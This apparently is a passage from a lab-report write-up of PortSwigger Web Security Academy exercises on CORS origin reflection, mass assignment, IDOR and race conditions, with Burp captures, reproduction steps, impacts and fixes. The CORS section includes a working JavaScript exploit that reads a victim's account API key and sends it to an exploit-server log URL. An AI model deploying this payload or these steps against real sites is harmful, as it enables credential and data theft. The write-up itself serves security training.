12..	https://www.google..	POST	/gen_204?atyp=i&ei=TYZarBTcQzhncPg9-y2Q0&ct=slh&v=t1&m=M&aqid=TYZauD_E875hMwPvtIhwQo&pv=0.06306435692401668&..		✓	204	663	HTML			
1271	https://www.google..	POST	/gen_204?atyp=i&ei=TYZarBTcQzhncPg9-y2Q0&ct=slh&v=t1&m=M&aqid=TYZauD_E875hMwPvtIhwQo&pv=0.06306435692401668&..		✓	204	663	HTML			
1272	https://0aa900780..	GET	/my-account			✓	302	86			
1273	https://0aa900780..	GET	/login			✓	200	3793	HTML		CORS vulnerab..
1275	https://0aa900780..	POST	/login			✓	302	188			
12..	https://0aa900780..	POST	/login			✓	302	188			
12..	https://0aa900780..	GET	/my-account?id=wiener			✓	200	4261	HTML		CORS vulnerab..
1277	https://0aa900780..	GET	/accountDetails			✓	200	303	JSON		
1278	https://0aa900780..	GET	/academyLabHeader			✓	101	147			
12..	https://push.service..	GET	/		✓	34.107.243..					
12..	https://push.service..	GET	/		✓	34.107.243..					

Request

```

1 GET /accountDetails HTTP/2
2 Host: 0aa9007803b817ca805671f4002300a9.web-security-academy.net
3 Cookie: session=71ZCEu2MhexnvdyAGRc5XKSAM1Sgpor
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0aa9007803b817ca805671f4002300a9.web-security-academy.net/my-account?id=wiener
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=4
13 Te: trailers
14

```

Response

```

1 HTTP/2 200 OK
2 Access-Control-Allow-Credentials: true
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 149
6
7 {
8   "username": "wiener",
9   "email": "",
10  "apikey": "4dGcrx7BXHrCCga93YlVMeHnwpP7ZpJM",
11  "sessions": [
12    "71ZCEu2MhexnvdyAGRc5XKSAM1Sgpor"
13  ]
14 }

```

Send Cancel < >

Target: https://0aa9007803b817ca805671f4002300a9.web-security-academy.net HTTP/2

Request

```

1 GET /accountDetails HTTP/2
2 Host: 0aa9007803b817ca805671f4002300a9.web-security-academy.net
3 Cookie: session=71ZCEu2MhexnvdyAGRc5XKSAM1Sgpor
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Origin: https://google.com
6 Accept: */*
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://0aa9007803b817ca805671f4002300a9.web-security-academy.net/my-account?id=wiener
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 Priority: u=4
14 Te: trailers
15

```

Response

```

1 HTTP/2 200 OK
2 Access-Control-Allow-Origin: https://google.com
3 Access-Control-Allow-Credentials: true
4 Content-Type: application/json; charset=utf-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 149
7
8 {
9   "username": "wiener",
10  "email": "",
11  "apikey": "4dGcrx7BXHrCCga93YlVMeHnwpP7ZpJM",
12  "sessions": [
13    "71ZCEu2MhexnvdyAGRc5XKSAM1Sgpor"
14  ]
15 }

```

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0acc0063036317e280ed70b901bb0021.exploit-server.net/exploit>

HTTPS

☒

File:

/exploit

Head:


HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<script>
var req = new XMLHttpRequest();
req.onload = req.method;
req.open('get', 'https://0aa9007803b817ca8056714002300a9.web-security-academy.net/accountDetails', true);
req.withCredentials = true;
req.send();
function reqmethod() {
location = 'https://exploit-0acc0063036317e280ed70b901bb0021.exploit-server.net/log?key='+this.responseText;
};
</script>
```

[Store](#) [View exploit](#) [Deliver exploit to victim](#) [Access log](#)

- Response showing vulnerability behavior



WebSecurity Academy | CORS vulnerability with basic origin reflection

LAB Solved

Back to lab description >

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >](#)

2026-09-03 15:12:19 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:12:19 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:15:38 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:15:39 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:20:37 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:20:37 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:20:37 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36"

2026-09-03 15:20:38 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:20:38 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:20:41 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:20:41 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:20:41 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:21:34 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:21:35 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:21:38 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:21:39 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:21:39 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36"

2026-09-03 15:21:39 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:21:39 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:22:05 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:22:05 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:22:36 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:22:36 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:22:47 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:22:48 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:23:23 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:23:23 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

2026-09-03 15:23:24 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36"

Impact:

An insecure CORS configuration can allow an attacker-controlled website to read sensitive responses from a vulnerable application on behalf of an authenticated victim. In a real-world environment, a similar vulnerability could potentially allow attackers to access:

- API keys and access tokens.
- Personal account information.
- Sensitive user data.
- Authentication-related information.
- Administrative information.
- Financial or business data.

Recommendation :

- Use an Explicit Origin Allowlist
The application should only allow trusted and explicitly defined origins.
- Do Not Reflect Arbitrary Origin Headers
The value supplied in the Origin request header should never be automatically reflected in the Access-Control-Allow-Origin response header without validation.
- Avoid Wildcard or Broad Trust Rules for Sensitive Endpoints
Sensitive endpoints such as account details APIs should not permit unrestricted cross-origin access.
- Restrict Credentialed Cross-Origin Requests
The Access-Control-Allow-Credentials: true header should only be used when absolutely necessary and only with explicitly trusted origins.
- Validate Origins Server-Side
The server should compare incoming origins against a predefined allowlist before returning CORS permission headers.

API3 BOPLA

Lab Name : Exploiting a mass assignment vulnerability

Severity : High because successful exploitation allows an attacker to manipulate sensitive application properties that should not be under their control.

OWASP Classification : API3 - Broken Object Property Level Authorization (BOPLA)

Objective : The objective of this lab was to identify and exploit a mass assignment vulnerability in the application's API to manipulate an unauthorized object property and purchase a Lightweight I33t Leather Jacket without paying its original price. The lab required identifying hidden or sensitive properties accepted by the checkout API and modifying an unauthorized property to apply a 100% discount.

Description : To solve the lab, find and exploit a mass assignment vulnerability to buy a Lightweight I33t Leather Jacket. You can log in to your own account using the following credentials: wiener:peter.

Affected Endpoint : /api/checkout


Payload Used : "percentage"=100

Steps to Reproduce :


1. Open the assigned PortSwigger Web Security Academy lab.
2. Log in using the provided credentials: Username: wiener and password: peter
3. Navigate to the product page and add the Lightweight I33t Leather Jacket to the shopping cart.
4. Proceed to the checkout functionality.
5. Intercept the checkout request using Burp Suite Proxy.
6. Identify the API endpoint used to process the checkout: POST /api/checkout
7. Send the request to Burp Repeater for further analysis.
8. Inspect the JSON data and properties accepted by the API.
9. Identify the percentage property as a sensitive property that affects the discount applied to the purchase.
10. Modify or add the following property to the checkout request: "percentage": 100
11. Send the modified request to the server.
12. Observe that the application accepts the unauthorized property and applies a 100% discount.
13. Complete the checkout process for the Lightweight I33t Leather Jacket.
14. Confirm that the item was successfully purchased using the unauthorized discount.
15. Capture the successful purchase and lab completion page as proof of exploitation.

Burp Request Evidence :


- Original request screenshot



- Modified request screenshot



- Response showing vulnerability behavior



Impact:

In a real-world application, a similar vulnerability could allow attackers to modify sensitive properties such as:

- Product prices or discounts.
- User roles and permissions.
- Account balances.
- Payment status.
- Account ownership information.
- Administrative privileges.
- Transaction limits.
- Security settings.

Recommendation :

- **Use Allowlisting for Writable Properties**
APIs should explicitly define which properties users are allowed to provide or modify. Sensitive properties should not be automatically bound from user input.
- **Implement Property-Level Authorization**
The server should verify whether the authenticated user is authorized to modify each sensitive object property.
- **Use Data Transfer Objects (DTOs)**
Separate API input models should be used to ensure that only expected and authorized fields are accepted from users.
- **Do Not Trust Client-Supplied Values**
Sensitive values such as prices, discounts, roles, and permissions should be calculated or controlled on the server side.
- **Validate API Request Schemas**
API requests should be validated against a strict schema, and unexpected properties should be rejected.

IDOR / API1

Lab Name : Insecure direct object references

Severity : High as it allows unauthorized access to another user's sensitive data and directly resulted in the disclosure of account credentials.

OWASP Classification : API1 - Broken Object Level Authorization (BOLA) and API0 - Broken Access Control

Objective : The objective of this lab was to identify and exploit an Insecure Direct Object Reference vulnerability in the application's chat transcript functionality.

The goal was to access another user's chat transcript by manipulating a directly accessible object reference, obtain the password belonging to the user carlos, and use the exposed credentials to log in to the user's account

Description : This lab stores user chat logs directly on the server's file system, and retrieves them using static URLs.

Solve the lab by finding the password for the user carlos, and logging into their account.

Affected Endpoint : /download-transcript/2.txt

Payload Used : 1.txt

Steps to Reproduce :

1. Navigate through the application and identify the live chat or chat transcript functionality.
2. Complete or interact with the chat functionality to generate or access a transcript.
3. Identify the request used to download the chat transcript.
4. Observe that the transcript is accessed using a predictable static URL containing a numeric file identifier. Example: /download-transcript/2.txt
6. Intercept the request using Burp Suite or observe the transcript URL directly.
7. Modify the object reference by changing the transcript file identifier. For example: 2.txt was changed to 1.txt
8. Send the modified request to the server.
9. Observe that the server returns a transcript belonging to another user without performing an authorization check.
10. Review the contents of the retrieved transcript.
11. Identify the exposed credentials belonging to the user carlos.
12. Use the retrieved password to log in to Carlos's account.
13. Successfully authenticate as Carlos and confirm unauthorized account access.
14. Capture the retrieved transcript, exposed credentials, successful login, and solved lab page as evidence.

Burp Request Evidence :

- Original request screenshot

Live chat

CONNECTED: -- Now chatting with Hal Pline --

You: heyyyy

Hal Pline: Could you articulate better please.



You: I need to change my password

Hal Pline: I think I know your brother; he knows my name that's for sure.

System: --- Disconnected ---

Your message:

Send View transcript



Modified request screenshot

Live chat

CONNECTED: -- Now chatting with Hal Pline --

You: heyyyy

Hal Pline: Could you articulate better please.


You: I need to change my password

Hal Pline: I think I know your brother; he knows my name that's for sure.

System: --- Disconnected ---

Your message:

Send View transcript



Live chat

CONNECTED: -- Now chatting with Hal Pline --

You: heyyyy

Hal Pline: Could you articulate better please.



You: I need to change my password

Hal Pline: I think I know your brother; he knows my name that's for sure.

System: --- Disconnected ---

Your message:

Send View transcript



Response showing vulnerability behavior (Password)

Live chat

CONNECTED: -- Now chatting with Hal Pline --

You: heyyyy

Hal Pline: Could you articulate better please.


You: I need to change my password

Hal Pline: I think I know your brother; he knows my name that's for sure.

System: --- Disconnected ---

Your message:

Send View transcript



The image is a composite of two screenshots. The left screenshot shows a web browser with the 'WebSecurity Academy' login page. A 'Save password' dialog box is open, asking to save credentials for 'web-security-academy.net'. The login form has fields for 'Username' (carlos) and 'Password' (masked). Below the login form is a 'My Account' section with an 'Update email' button. The right screenshot shows the Burp Suite interface. The 'HTTP History' tab is active, displaying a request and response for the URL 'https://0a9d00ae048e21528078fd270020004a.web-security-academy.net'. The response is an HTTP/2 200 OK with a 'Content-Type: text/plain; charset=utf-8' and a 'Content-Disposition: attachment; filename=1.txt'. The response body contains a chat transcript where a user named 'Hal Pline' reveals a password: 'kdj5607v6i4d04vq7d6d'.

Impact:

A similar vulnerability in a real-world application could potentially allow attackers to access:

- Other users' private chat messages.
- Sensitive documents and files.
- Personal information.
- Financial or transactional information.
- Authentication credentials.
- Account-related data.

Recommendation :

- Implement Server-Side Authorization Checks
The server must verify that the authenticated user is authorized to access the requested transcript or object.
- Do Not Rely on Predictable Object References
Sequential identifiers and predictable file names should not be treated as access controls. Even if identifiers are randomized, proper authorization checks must still be implemented.
- Associate Objects With Their Owners
Each transcript should be associated with the user or session that created it, and the server should verify ownership before returning the resource.

- **Avoid Storing Sensitive Credentials in Chat Logs**
Passwords and authentication credentials should never be stored or exposed in chat transcripts, logs, or other user-accessible files.
- **Store Passwords Securely**
Applications should never store plaintext passwords. Passwords should be securely hashed using modern password hashing algorithms.

API4 Unrestricted Resource Consumption

Lab Name : Multi-endpoint race conditions

Severity : High

OWASP Classification : API4 - Unrestricted Resource Consumption

Objective : The objective of this lab was to identify and exploit a race condition in the application's purchasing flow that allows a user to purchase an item for an unintended price. The goal was to exploit concurrent requests across multiple endpoints and successfully purchase a Lightweight I33t Leather Jacket despite having insufficient funds to purchase it at its intended price.

Description : This lab's purchasing flow contains a race condition that enables you to purchase items for an unintended price.

To solve the lab, successfully purchase a Lightweight L33t Leather Jacket.

You can log into your account with the following credentials: wiener:peter.

Affected Endpoint : POST/cart/checkout

Payload Used : POST/cart/checkout

Steps to Reproduce :

1. Open the assigned PortSwigger Web Security Academy lab.
2. Log in using the provided credentials: Username: wiener and password: peter
3. Navigate to the product page and add the Lightweight I33t Leather Jacket to the shopping cart.
4. Proceed through the purchasing process and observe the application's requests using Burp Suite.
5. Identify the endpoints involved in modifying the cart and completing the checkout process.
6. Intercept the relevant requests and send them to Burp Suite Repeater.
7. Identify the checkout endpoint: POST /cart/checkout
8. Analyze how the application processes requests affecting the shopping cart and the final purchase.
9. Prepare the relevant requests for concurrent execution using Burp Suite's race condition testing functionality.
10. Send multiple requests simultaneously to exploit the timing window between validation and processing.
11. Repeat the controlled race condition attack where necessary until the application processes the requests in an unintended sequence.
12. Observe the application's response and confirm that the item is processed at an unintended price.
13. Successfully purchase the Lightweight I33t Leather Jacket.
14. Confirm the successful purchase and capture the evidence.
15. Verify that the PortSwigger lab displays the successful completion message.

Burp Request Evidence :

- Original request screenshot

WebSecurity Academy Multi-endpoint race conditions LAB Not solved

Store credit: \$90.00

Your order is on its way!

Name	Price	Quantity
Gift Card	\$10.00	1

Total: \$10.00

You have bought the following gift cards:

Code: st2vNESx7S

Request:

```
1 POST /cart/checkout HTTP/2
2 Host: 0a750099045435a680ca490000f4002f.web-security-academy.net
3 Cookie: session=f2j6x3o0d39glx80T*5CrjU83vQL
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 37
10 Origin: https://0a750099045435a680ca490000f4002f.web-security-academy.net
11 Referer: https://0a750099045435a680ca490000f4002f.web-security-academy.net/cart
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 csrf=rlCtS02d0o3nB59KX7Ffs0Py8owbhbWu
```

Response:

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 20
5
6 "Your cart is empty"
```

WebSecurity Academy Multi-endpoint race conditions LAB Not solved

Store credit: \$90.00

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

Gift cards

Please enter the gift card code

st2vNESx7S

Redeem

Valid Gift Cards

st2vNESx7S

Request:

```
1 POST /cart/checkout HTTP/2
2 Host: 0a750099045435a680ca490000f4002f.web-security-academy.net
3 Cookie: session=f2j6x3o0d39glx80T*5CrjU83vQL
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 37
10 Origin: https://0a750099045435a680ca490000f4002f.web-security-academy.net
11 Referer: https://0a750099045435a680ca490000f4002f.web-security-academy.net/cart
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
